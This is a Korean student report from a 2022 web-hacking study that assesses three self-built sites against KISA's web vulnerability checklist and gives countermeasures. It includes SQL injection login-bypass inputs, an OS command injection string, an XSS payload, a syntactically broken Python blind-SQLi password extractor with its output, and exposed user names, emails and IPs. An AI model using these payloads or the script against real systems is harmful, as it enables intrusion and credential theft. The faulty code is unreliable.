

# 2022 여름 WebH3II 취약점 분석 보고서

- 이교현 -

1. 취약점 점검 항목
2. 발견된 취약점 목록
3. 결론
4. 참고문헌



## 1. 취약점 점검 항목

### 가. 취약점 분석 대상 웹사이트

본 보고서는 <http://13.125.207.167/>, <http://18.144.172.56/>, <http://3.38.95.245/> 세 사이트를 대상으로 취약점 분석을 시행한다.

### 나. 취약점 점검 항목

한국인터넷진흥원(KISA)에서 배포한 주요정보통신기반시설 기술적 취약점 분석 평가 상세가이드의 Web(웹) 항목을 참고하여 대상 웹사이트에서 발생할 수 있는 취약점에 대해 점검을 진행할 것이다.

## 2. 발견된 취약점 목록


### 가. 대상 웹사이트 : <http://13.125.207.167/>

#### 1) SQL 인젝션

로그인 페이지에서 사용자의 'Username' 항목에 "Username';#"를 입력하면 해당 Username을 가진 사용자의 계정으로 로그인할 수 있다.

# HELLO WEB-HELL

2022-SUMMER WEB-HELL STUDY



The screenshot shows a login form with two input fields. The first field, labeled with an '@' icon, contains the text 'kakunge';#'. The second field, labeled with an '\*' icon and 'Password', is empty. Below the fields are two buttons: 'Login' (highlighted in green) and 'Sign up'.

그림 1) 로그인 폼에 SQL 인젝션 공격을 하는 모습

# HELLO 이교현

2022-SUMMER WEB-HELL STUDY

Logout

그림 2) 해당 사용자로 로그인이 된 모습

대응 방안 : 해당 취약점에서 SQL 쿼리에 혼란을 줄 수 있는 “”, “;”, “)” 와 같은 특수문자들을 사용자가 입력하지 못하도록 필터링하는 과정을 거치게 만든다.

/src/admin/ 으로 접속 시 별도의 인증 과정 없이 모든 유저의 정보를 확인하고 삭제가 가능한 관리자 페이지로 접속할 수 있다.

## [USER LIST]

#	User ID	Username	IP Address	Delete User
1	Admin	_Admin	::1	<a href="#">Delete</a>
14	naver.com	myoungseok	175.124.46.21	<a href="#">Delete</a>
16	1unaram	haram	::1	<a href="#">Delete</a>
19	myoungseok	명석	219.255.207.60	<a href="#">Delete</a>
20			211.117.24.132	<a href="#">Delete</a>
21			219.255.207.60	<a href="#">Delete</a>
22	kakunge	이교현	172.225.52.226	<a href="#">Delete</a>
23	yeojin7010@cau.ac.kr	여진	165.194.17.159	<a href="#">Delete</a>
24			219.255.207.96	<a href="#">Delete</a>
25			221.149.170.97	<a href="#">Delete</a>
26	qwer	qwer	221.149.170.97	<a href="#">Delete</a>

그림 3) 관리자 페이지에 접속한 모습

대응 방안 : 관리자 페이지에 접속할 때 해당 사용자가 관리자인지 확인하는 로직을 추가한다.  
관리자 페이지의 주소를 일반적으로 유추하기 어렵게 변경한다.

### 3) 운영체제 명령 실행

DNS Lookup Service에서 URL Address에 이어서 리눅스 명령어 입력 시 해당 명령어 실행이 가능하다.

## DNS Lookup Service

Lookup!

그림 4) 리눅스 명령어를 입력하는 모습

```
13.125.207.167 내용:
Server: →127.0.0.53
Address: →127.0.0.53#53

Non-authoritative answer:
Name: →cau.ac.kr
Address: 165.194.1.2
```

**www-data**

그림 5) 해당 명령에 맞는 결과가 출력된 모습

대응 방안 : 리눅스 운영체제에서 명령어를 구분하는 데에 쓰이는 “;” 문자를 필터링한다.  
해당 취약점이 발생한 부분에서 사용자가 입력한 URL 부분만 슬라이싱해서 사용하도록 변경한다.

### 4) 디렉터리 인덱싱

/src/ 경로로 접속하면 디렉터리 파일이 노출되는 것을 확인할 수 있다.

## Index of /src

Name	Last modified	Size	Description
Parent Directory		-	
admin/	2022-07-20 17:41	-	
board/	2022-07-20 08:10	-	
dbClass.php	2022-07-15 15:34	3.2K	
default_setting.php	2022-07-19 17:32	409	
login/	2022-07-20 17:41	-	
mypage/	2022-08-02 14:02	-	
mystyles.css	2022-07-20 11:41	4.7K	
service/	2022-07-20 17:41	-	

Apache/2.4.29 (Ubuntu) Server at 13.125.207.167 Port 80

그림 6) 디렉터리 파일이 노출된 모습

대응 방안 : Apache의 httpd.conf 파일에서 DocumentRoot 항목의 Options에서 Indexes를 제거한다.

모든 디렉터리에 index 파일을 만들어서 디렉터리가 사용자에게 그대로 드러나지 않도록 한다.

### 5) XSS

게시판에 글을 작성할 때 스크립트를 실행할 수 있다.

☐ Private

Title

script test

Content

<script> alert(1) </script>  
script test

파일 선택

선택된 파일 없음

Post

그림 7) 스크립트가 포함된 게시물 작성

13.125.207.167 내용:

1

확인

그림 8) 해당 게시물 열람 시 작성된 스크립트 실행

대응 방안 : 스크립트를 작성할 때 사용되는 “<”, “>” 등의 문자를 필터링한다.  
스크립트 태그를 필터링한다.

### 6) 정보 누출

비밀글을 열람할 때, 비밀번호를 입력하는 화면에서 실제로는 가려진 글의 내용이 페이지의 소스를 통해 노출되고 있는 것을 확인할 수 있다.

←

This post is private. Please enter a password.

```
...</div>
"lunaram "
<hr>
<b>Title : </b>
"Secret Post "
<hr>
<b>Regdate : </b>
"@2022-07-21 01:35:36 "
<hr>
<b>Content : </b>
"Did you exploit it? You are a little myeongseok! "
</div>
...</div> == $0
</section>
</div>
```

그림 9) 비밀글의 내용이 노출된 모습

대응 방안 : 비밀글을 열람할 때 한번에 모든 정보를 가져오는 것이 아니라 비밀번호를 확인하는 과정을 따로 두어서 비밀번호가 정확하게 입력되지 않으면 사용자에게 표시되지 않도록 해야 한다.

#### 7) 불충분한 인가

글을 수정하는 페이지에서 URL로 전달되는 게시글의 idx 값을 수정하여 자신이 작성하지 않았거나 비밀로 쓰여진 게시글의 경우도 수정이 가능하다.

대응 방안 : 세션을 통한 사용자 인증과 같은 통제 수단을 구현하여 인가된 사용자만이 접근할 수 있도록 해야 한다.

#### 8) 데이터 평문 전송

비밀글의 비밀번호를 입력하는 곳에서 해당 글의 비밀번호가 그대로 노출된다.

←

This post is private. Please enter a password.

```
<div class="input-group mb-3"></div> <div> <div class="btn btn-secondary" onclick="checkPassword(1234)">Check</div>
</div>
<!-- Post Detail -->
<div style="display:none;" id="postDetail"></div>
</div>
</section>
<!-- Delete Modal -->
<div class="modal fade" id="deleteModal" tabindex="-1" aria-labelledby="deleteModalLabel"
aria-hidden="true"></div>
<script>
function checkPassword(password) {
if (document.getElementById('inputPassword').value == password) {
document.getElementById('checkForm').style = "display:none";
document.getElementById('postDetail').style = "display:inline";
}
}
</script>
<!-- Bootstrap core JS -->
<script src="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/bootstrap.bundle.min.js"></script>
</body>
</html>
```

그림 10) 비밀글의 비밀번호가 그대로 드러나는 모습

대응 방안 : 비밀번호 설정/확인 과정을 서버 측에서 수행하도록 하여 사용자에게 직접적으로 드러나지 않도록 해야 한다.

클라이언트 측에 노출되는 곳에 비밀번호와 같은 민감한 정보가 노출되지 않도록 한다.

#### 9) 쿠키 변조

쿠키의 값을 변경하여 페이지를 새로 고침하여도 아무런 문제가 발생하지 않는다.

#### 10) 자동화 공격

로그인 페이지에서 반복적으로 로그인 요청을 수행하였으나, 반복적인 요청에 대한 별도의 통제가 되지 않았다.

대응 방안 : 로그인 시도, 게시글 등록과 같은 서비스에서 사용자의 요청이 반복될 수 없도록 캡차와 같은 일회성 확인 로직을 구현해야 한다.

#### 11) 프로세스 검증 누락

마이페이지에서 사용자의 정보를 수정할 때 별도의 확인 과정 없이 로그인 된 사용자의 정보를 수정할 수 있다. 또한, 게시판에서 글을 수정/삭제할 때 별도의 확인 과정을 거치지 않는다.




그림 11) 마이페이지에서 사용자의 정보를 수정하는 폼

대응 방안 : 중요 정보를 표시하는 페이지에서는 사용자의 인증을 다시 확인하는 과정을 거쳐야 한다.

인증 과정을 처리할 때 사용자가 임의로 수정하는 것을 막기 위해 클라이언트 측 스크립트가 아닌 서버 측 스크립트를 사용해야 한다.

#### 12) 약한 문자열 강도

회원가입 시 비밀번호 생성에 제한이 없다.



그림 12) 매우 간단한 비밀번호를 설정하여 회원가입하는 모습

대응 방안 : 사용자가 보안이 취약한 비밀번호를 사용하지 못하도록 회원가입, 비밀번호 변경과 같은 페이지에서 비밀번호 생성에 조건을 두어 강력한 비밀번호를 생성하도록 제한해야 한다.

#### 13) 세션 고정

로그아웃 후 재로그인 시 세션 아이디가 바뀌지 않는다.

대응 방안 : 로그아웃 시 기존 세션 아이디를 파기하고, 로그인할 때마다 새로운 세션 아이디를 생성하도록 해야 한다.

#### 14) 경로 추적

웹 브라우저에 표시되는 페이지의 파라미터 값을 변경해도 웹 루트 디렉토리보다 상위 디렉토리에 접근할 수 없었다.

나. 대상 웹사이트 : <http://18.144.172.56/>

## 1) SQL 인젝션

```
Application/3.0.0 (Linux; like debian) Chrome/107.0.5304.106
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://13.125.207.167/index.php
11 Accept-Encoding: gzip, deflate
12 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: PHPSESSID=1jjgn55qthfm8q14j4p1r8dct9
14 Connection: close
15
16 uid=123&upass=123
```

```
> Connection: close
10 Content-Type: text/html; charset
11
12 <script>
  alert('0000 0000 00 000000.')
```

그림 13) 프록시를 사용하여 클라이언트 측 필터링을 우회하는 모습

일반적으로 로그인 폼에서 SQL 인젝션을 수행하려고 하면 이메일 부분에서 따옴표를 입력하지 못하게 되어있다. 그러나 프록시를 사용하면 사이트에서 지정한 형식을 벗어난 이메일을 입력할 수 있다. 또한 개발자 도구를 이용하여 이메일의 형식을 감지하는 부분을 제거하면 필터링을 우회할 수 있다.

```
if($data && ($data['pwd'] == $pwd))
{
    Header("Location: index.php");
}elseif($data && ($data['pwd'] != $pwd)){
}

<script>
    alert('비밀번호가 틀렸습니다.');
```

그림 14) 로그인 확인 부분 코드

그러나 페이지의 코드를 살펴보면 비밀번호를 알아내야 로그인이 가능하다는 것을 알 수 있다. 관리자의 이메일을 임의의 계정을 생성한 후, 게시판을 보면 알아낼 수 있다. 이를 이용하여 관리자의 비밀번호를 알아내는 공격을 수행할 수 있다.

```
import requests
url = "http://18.144.172.56/myboardsign-inProc.php"

def findLength():
    pwl = 1
    while True:
        data = {"user_id": "admin@admin.com" and length(pwd)=0}.format(pwl)
        req = requests.post(url, data=data)
        if "비밀번호" in req.text:
            return pwl
        else:
            print(pwl)
            pwl += 1

def findPW():
    l = findLength()
    pw = ""
    for i in range(l):
        s = 1
        e = 127
        v = 64
        while True:
            data = {"user_id": "admin@admin.com" and ascii(substring(pwd, 0, i))>0}.format(i+1, v)
            req = requests.post(url, data=data)
            if "비밀번호" in req.text:
                e = v
                v = (v+e)/2
            else:
                s = v
                v = (v+e)/2
            else:
                pw += chr(v)
                break
            print(pw)
    findPW()
```

```
["user_id": "admin@admin.com" and ascii(substring(pwd, 3, 1))=1078"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 3, 1))=1098"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 4, 1))=648"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 4, 1))=958"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 4, 1))=1118"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 4, 1))=1038"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 4, 1))=998"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 4, 1))=978"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=648"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=958"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=1118"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=1038"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=998"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=1018"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 5, 1))=1008"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 6, 1))=648"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 6, 1))=958"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 6, 1))=1118"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 6, 1))=1038"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 6, 1))=1078"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 6, 1))=1098"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 7, 1))=648"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 7, 1))=958"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 7, 1))=1118"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 7, 1))=1038"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 7, 1))=1078"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 7, 1))=1098"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 8, 1))=648"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 8, 1))=958"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 8, 1))=1118"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 8, 1))=1038"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 8, 1))=1078"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 8, 1))=1098"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=648"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=958"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=1118"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=1038"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=1078"]
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=1098"]
lma
["user_id": "admin@admin.com" and ascii(substring(pwd, 9, 1))=338"]
```



파이썬을 이용하여 관리자의 비밀번호를 알아내었고, SQL 인젝션 취약점이 있는 것을 확인하였다.

대응 방안 : php 에서 문자열 필터링을 통해 사용자가 입력한 값이 그대로 서버에 전달되지 않도록 한다.

## 2) 관리자 페이지 유출

사용자들의 정보를 볼 수 있는 페이지에서 로그인 된 사용자의 이메일을 확인하는 것으로 관리자 계정으로 로그인하지 않으면 정보를 볼 수 없게 되어있다. 그러나 페이지의 URL 자체는 일반 사용자들도 접근할 수 있다.

대응 방안 : 관리자의 페이지를 일반 사용자들이 쉽게 접근할 수 없도록 분리하며, URL 을 쉽게 유추하지 못하도록 해야한다.

## 3) 운영체제 명령 실행

IP search 페이지에서 리눅스 명령어를 삽입하여 실행이 가능하다.



```
www.naver.com; pwd; whoami

.Server:      127.0.0.53
Address:      127.0.0.53#53

Non-authoritative answer:
www.naver.com canonical name = www.naver.com.nheos.com.
www.naver.com.nheos.com canonical name = www.naver.com.edgekey.net.
www.naver.com.edgekey.net canonical name = e6030.a.akamaiedge.net.
Name:   e6030.a.akamaiedge.net
Address: 23.75.68.192

/var/www/html/myboard
www-data
.
```

그림 15) 운영체제 명령이 실행된 모습

대응 방안 : 애플리케이션이 운영체제로부터 직접적으로 명령어를 실행하지 않도록 구현한다.

## 4) 디렉터리 인덱싱

/myboard/assets/ 와 /myboard/upload/, / 경로로 접속하면 서버의 파일에 직접적으로 접근할 수 있다.

대응 방안 : Apache의 httpd.conf 파일에서 DocumentRoot 항목의 Options에서 Indexes를 제거한다.

모든 디렉터리에 index 파일을 만들어서 디렉터리가 사용자에게 그대로 드러나지 않도록 한다.


## 5) XSS

게시글을 작성할 때 스크립트를 포함하면 해당 게시글을 열람할 때 스크립트가 실행된다.

Title

script

Public



파일

OK Cancel

그림 16) 게시글에 삽입한 스크립트가 실행된 모습

대응 방안 : 스크립트를 작성할 때 사용되는 “<”, “>” 등의 문자를 필터링한다.  
스크립트 태그를 필터링한다.

#### 6) 정보 누출

로그인 페이지에서 이메일을 필터링하는 부분을 우회하여 잘못된 값을 전달하면 SQL 오류가 그대로 출력된다.

**Fatal error:** Uncaught mysqli\_sql\_exception: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1 in /var/www/html/myboard/sign-inProc.php:13 Stack trace: #0 /var/www/html/myboard/sign-inProc.php(13): mysqli\_query() #1 {main} thrown in /var/www/html/myboard/sign-inProc.php on line 13

그림 17) 잘못된 요청으로 인해 SQL 오류가 출력된 모습

대응 방안 : php.ini 파일을 수정하여 오류를 사용자의 화면에 출력하지 않도록 하며, 잘못된 문장의 경우 서버로 전달하기 전에 미리 검사하는 과정을 거쳐서 오류가 발생하는 것을 사전에 예방한다.

#### 7) 불충분한 인가

URL 로 전달되는 게시글의 idx 값을 수정하여 비밀글에 접근할 수 있다.

```
<script>
function chk_pwd(idx, pwd)
{
    if(!pwd)
    {
        window.location="look.php?idx="+idx;
    }
    else
    {
        var in_pwd=prompt("비밀글입니다. 비밀번호를 입력하세요. ");
        if(pwd == in_pwd){
            window.location="look.php?idx="+idx; }
        else{
            alert("비밀번호가 틀렸습니다. ");
        }
    }
}

function admin_look(idx)
{
    window.location="look.php?idx="+idx;
}
</script>
```

그림 18) 게시글의 비밀번호를 확인하는 로직

대응 방안 : 비밀 게시글의 비밀번호를 게시판에서 확인하는 것이 아니라 각각의 게시글에 접근할 때 확인하도록 해야 한다.

#### 8) 데이터 평문 전송

게시판 페이지에서 비밀 게시글의 비밀번호가 페이지 소스에 그대로 노출되어있다.

```
<br>
<button type="button" class="btn btn-light" onclick="chk_pwd('18', '123')"> 보기 </button> == $0
</div>
```

그림 19) 페이지 소스에 노출된 비밀번호

대응 방안 : 비밀번호 설정/확인 과정을 서버 측에서 수행하도록 하여 사용자에게 직접적으로 드러나지 않도록 해야 한다.

클라이언트 측에 노출되는 곳에 비밀번호와 같은 민감한 정보가 노출되지 않도록 한다.

#### 9) 쿠키 변조

관리자 계정으로 로그인한 뒤 쿠키에 저장되어 있는 해당 세션 아이디를 다른 브라우저에서 쿠키를 변경하는 것으로 관리자 페이지에 접속이 가능하다.

대응 방안 : 사용자가 쉽게 변조할 수 있는 클라이언트 측 세션 방식의 쿠키보다 보안성이 강한 서버 측 세션 방식을 사용한다.

쿠키나 세션을 사용해서 인증을 구현할 때는 안전한 알고리즘을 사용한다.

#### 10) 자동화 공격

앞선 SQL 인젝션 취약점을 찾으면서 반복적인 로그인 시도를 하였지만, 별도의 제한이 없었다.

대응 방안 : 로그인 시도, 게시글 등록과 같은 서비스에서 사용자의 요청이 반복될 수 없도록 캡차와 같은 일회성 확인 로직을 구현해야 한다.

#### 11) 프로세스 검증 누락

사용자의 비밀번호를 변경할 때는 기존 비밀번호를 확인하는 과정을 거친다. 그러나 게시글을 수정/삭제할 때는 사용자를 확인하는 과정을 거치지 않는다. 또한 URL의 idx 값을 바꾸는 것으로 다른 사용자의 게시글에 접근할 수도 있다.

대응 방안 : 중요 정보를 표시하는 페이지에서는 사용자의 인증을 다시 확인하는 과정을 거쳐야 한다.

인증 과정을 처리할 때 사용자가 임의로 수정하는 것을 막기 위해 클라이언트 측 스크립트가 아닌 서버 측 스크립트를 사용해야 한다.

#### 12) 약한 문자열 강도

회원가입 시 비밀번호 생성에 제한이 없다.

대응 방안 : 사용자가 보안이 취약한 비밀번호를 사용하지 못하도록 회원가입, 비밀번호 변경과 같은 페이지에서 비밀번호 생성에 조건을 두어 강력한 비밀번호를 생성하도록 제한해야 한다.

### 13) 세션 고정

로그아웃 후 재로그인 시 세션 아이디가 바뀌지 않는다.

대응 방안 : 로그아웃 시 기존 세션 아이디를 파기하고, 로그인할 때마다 새로운 세션 아이디를 생성하도록 해야 한다.

### 14) 경로 추적

웹 브라우저에 표시되는 페이지의 파라미터 값을 변경해도 웹 루트 디렉토리보다 상위 디렉토리에 접근할 수 없었다.

## 3. 결론

직접 웹사이트를 만들고 취약점 분석 가이드를 따라서 점검을 진행해보니까 생각보다 많은 곳에서 취약점이 발생한다는 것을 알았다. 운영체제 명령 실행과 같은 취약점은 악성 사용자가 서버에 직접 접근할 수 있기 때문에 서비스에 매우 치명적인 취약점이다. 또한 SQL 인젝션, XSS, 디렉터리 인덱싱, 자동화 공격, 약한 문자열 강도와 같은 취약점은 3 개의 사이트 모두에서 나타났다. 이 취약점들은 간단한 방법으로 예방할 수 있지만, 발생하였을 때 웹사이트에 큰 피해를 불러올 수 있다. 따라서 꼼꼼한 취약점 점검을 통해 사용자들이 안심하고 사용할 수 있는 서비스를 제공하도록 해야겠다.

다. 대상 웹사이트 : <http://3.38.95.245/>

#### 1) SQL 인젝션

로그인 페이지에서 SQL 인젝션을 통해 로그인할 수 있다.



The image shows a web page titled "WeBHell" with a login form. The form has two input fields: "아이디" (ID) and "비밀번호" (Password). The "아이디" field contains the text "admin'#" which is a SQL injection payload. Below the fields is a blue "로그인" (Login) button. At the bottom of the form, there are three links: "아이디 찾기" (Find ID), "비밀번호 찾기" (Find Password), and "회원가입" (Sign Up).

그림 20) SQL 인젝션 공격으로 로그인하는 모습

대응 방법 : SQL 인젝션에 사용되는 특수 문자들을 필터링하고, 입력 검증을 할 때 사용자가 자유롭게 입력하지 못하도록 입력 글자 수를 제한하는 등의 조치를 취해야 한다.

#### 2) 관리자 페이지 유출

관리자 계정으로 로그인한 뒤 /PhilJoong/admin.php/ 경로로 접속하면 관리자 페이지로 접속할 수 있다. 그러나 해당 페이지의 php 부분에서 세션에 로그인 된 아이디가 admin 인지 확인하기 때문에 일반 사용자는 접근할 수 없다.




그림 21) 관리자 페이지 내용

대응 방법 : 관리자 페이지의 URL 을 쉽게 유추할 수 없는 문자열로 바꾸고, 접속 시 관리자임을 한 번 더 확인하는 로직을 구현한다.

#### 3) 운영체제 명령 실행

운영체제 명령을 실행할 수 있는 부분이 없어서 확인하지 못하였다.

#### 4) 디렉터리 인덱싱

/PhilJoong/file/ 경로로 접속하면 서버의 파일에 접근할 수 있다.

Name	Last modified	Size	Description
Parent Directory	-	-	-
<a href="#">341339710.tmp</a>	2022-07-19 10:35	690	
<a href="#">468005418.php</a>	2022-07-19 11:12	11K	
<a href="#">502865865.jpg</a>	2022-07-19 10:35	125K	
<a href="#">775810120.tmp</a>	2022-07-19 10:35	816K	
<a href="#">989736201.pdf</a>	2022-07-19 10:35	378K	
<a href="#">1077601911.jpg</a>	2022-07-20 08:13	125K	
<a href="#">1276243308.pdf</a>	2022-07-19 10:35	533K	
<a href="#">1376923451.tmp</a>	2022-07-19 10:35	690	
<a href="#">1990669942.jpg</a>	2022-07-25 06:31	125K	
<a href="#">2133837383.tmp</a>	2022-07-19 10:35	293K	

그림 22) 디렉터리 인덱싱

대응 방안 : Apache의 httpd.conf 파일에서 DocumentRoot 항목의 Options에서 Indexes를 제거한다.

모든 디렉터리에 index 파일을 만들어서 디렉터리가 사용자에게 그대로 드러나지 않도록 한다.

#### 5) XSS

게시글을 작성할 때 스크립트를 포함하면 게시글 목록에서 스크립트가 실행되어 나타난다.




그림 23) 삽입된 스크립트 실행

대응 방안 : 스크립트를 작성할 때 사용되는 “<”, “>” 등의 문자를 필터링한다.

스크립트 태그를 필터링한다.

#### 6) 정보 누출

관리자 페이지에 접근할 때나 비밀 게시글을 열람할 때 모두 php 부분에서 세션의 아이디와 데이터베이스에 저장된 아이디를 비교하여 서로 같지 않으면 정보를 제공하지 않기 때문에 정보 누출로부터 안전하다고 판단했다.

```
<?php
include_once "sqlstart.php";
if($_SESSION['islogin'] != 1) {Header("Location: loginmain.php");}

$idx = $_GET['idx'];
$prevPage = $_SERVER['HTTP_REFERER'];
if(!isset($idx) || !($idx>0)) $idx=1;
$query = "select * from community where idx='".$idx."'";
$stmt=mysqli_query($connect,$query);
$result = mysqli_fetch_array($stmt);
if(!isset($result['id']) || $result['id']=='') header('location:'.$prevPage);
if($result['iscret']=='on' && $result['id'] != $_SESSION['id'] && $_SESSION['id'] != 'admin') { ?>
<script>
alert('금지된 접근입니다.');
```

그림 24) 비밀글에 접근하는 유저를 구분하는 코드

#### 7) 불충분한 인가

앞선 정보 누출 부분에서 살펴본 것과 같이 각각의 게시글에 접근할 때 실제 글을 작성한 사용자인지 확인하기 때문에 불충분한 인가를 통해서 비밀 게시글에 접근할 수 없었다.

#### 8) 데이터 평문 전송

비밀 게시글이 비밀번호를 통해 접근하는게 아니라 로그인된 사용자의 아이디를 통해 접근하는 방식이기 때문에 이 부분에서는 데이터 평문 전송이 일어나지 않는다. 로그인 페이지에서는 사용자가 입력한 비밀번호는 화면 상에 마스킹 되어 나타나기 때문에 이 또한 데이터 평문 전송이 일어나지 않았다. 그러나 입력한 비밀번호를 프록시를 통해서 보면 평문이 노출되었다.

```
# Connection: close
5
5 id=admin%27%23&password=fhfjgfsadfsadf|
```

그림 25) 프록시에 노출된 비밀번호 평문

대응 방안 : 클라이언트에 입력 받은 데이터를 서버로 넘기기 전에 자체적으로 암호화해서 중간에서 평문을 가로채지 못하도록 해야 한다.

#### 9) 쿠키 변조

쿠키의 값을 변경하여 페이지를 새로 고침하여도 아무런 문제가 발생하지 않는다.

#### 10) 자동화 공격

로그인 페이지에서 반복적으로 로그인 요청을 수행하였으나, 반복적인 요청에 대한 별도의 통제가 되지 않았다.

대응 방안 : 로그인 시도, 게시글 등록과 같은 서비스에서 사용자의 요청이 반복될 수 없도록 캡차와 같은 일회성 확인 로직을 구현해야 한다.

#### 11) 프로세스 검증 누락

사용자의 개인 페이지는 구현이 되어있지 않아서 검증이 불가능했다. 그러나 관리자 페이지에 접근할 때 관리자 계정으로 로그인이 되어있으면 사용자에게 추가 입력을 받지 않고 관리자 페이지에 접속할 수 있다.

대응 방안 : 세션 아이디를 통해 관리자임을 알고 있더라도 관리자 페이지에 접근하는 과정에 실제로 관리자 사용자인지를 확인하는 로직을 추가해야 한다.

#### 12) 약한 문자열 강도

회원가입 시 비밀번호 생성에 제한이 없다.

대응 방안 : 사용자가 보안이 취약한 비밀번호를 사용하지 못하도록 회원가입, 비밀번호 변경과 같은 페이지에서 비밀번호 생성에 조건을 두어 강력한 비밀번호를 생성하도록 제한해야 한다.

#### 13) 세션 고정

로그아웃 후 재로그인 시 세션 아이디가 바뀌지 않는다.

대응 방안 : 로그아웃 시 기존 세션 아이디를 파기하고, 로그인할 때마다 새로운 세션 아이디를 생성하도록 해야 한다.

#### 14) 경로 추적

웹 브라우저에 표시되는 페이지의 파라미터 값을 변경해도 웹 루트 디렉토리보다 상위 디렉토리에 접근할 수 없었다.



#### 4. 참고문헌

한국인터넷진흥원(KISA) - 주요정보통신기반시설 기술적 취약점 분석 평가 상세가이드(2021)

<https://hanuscripto.tistory.com/35>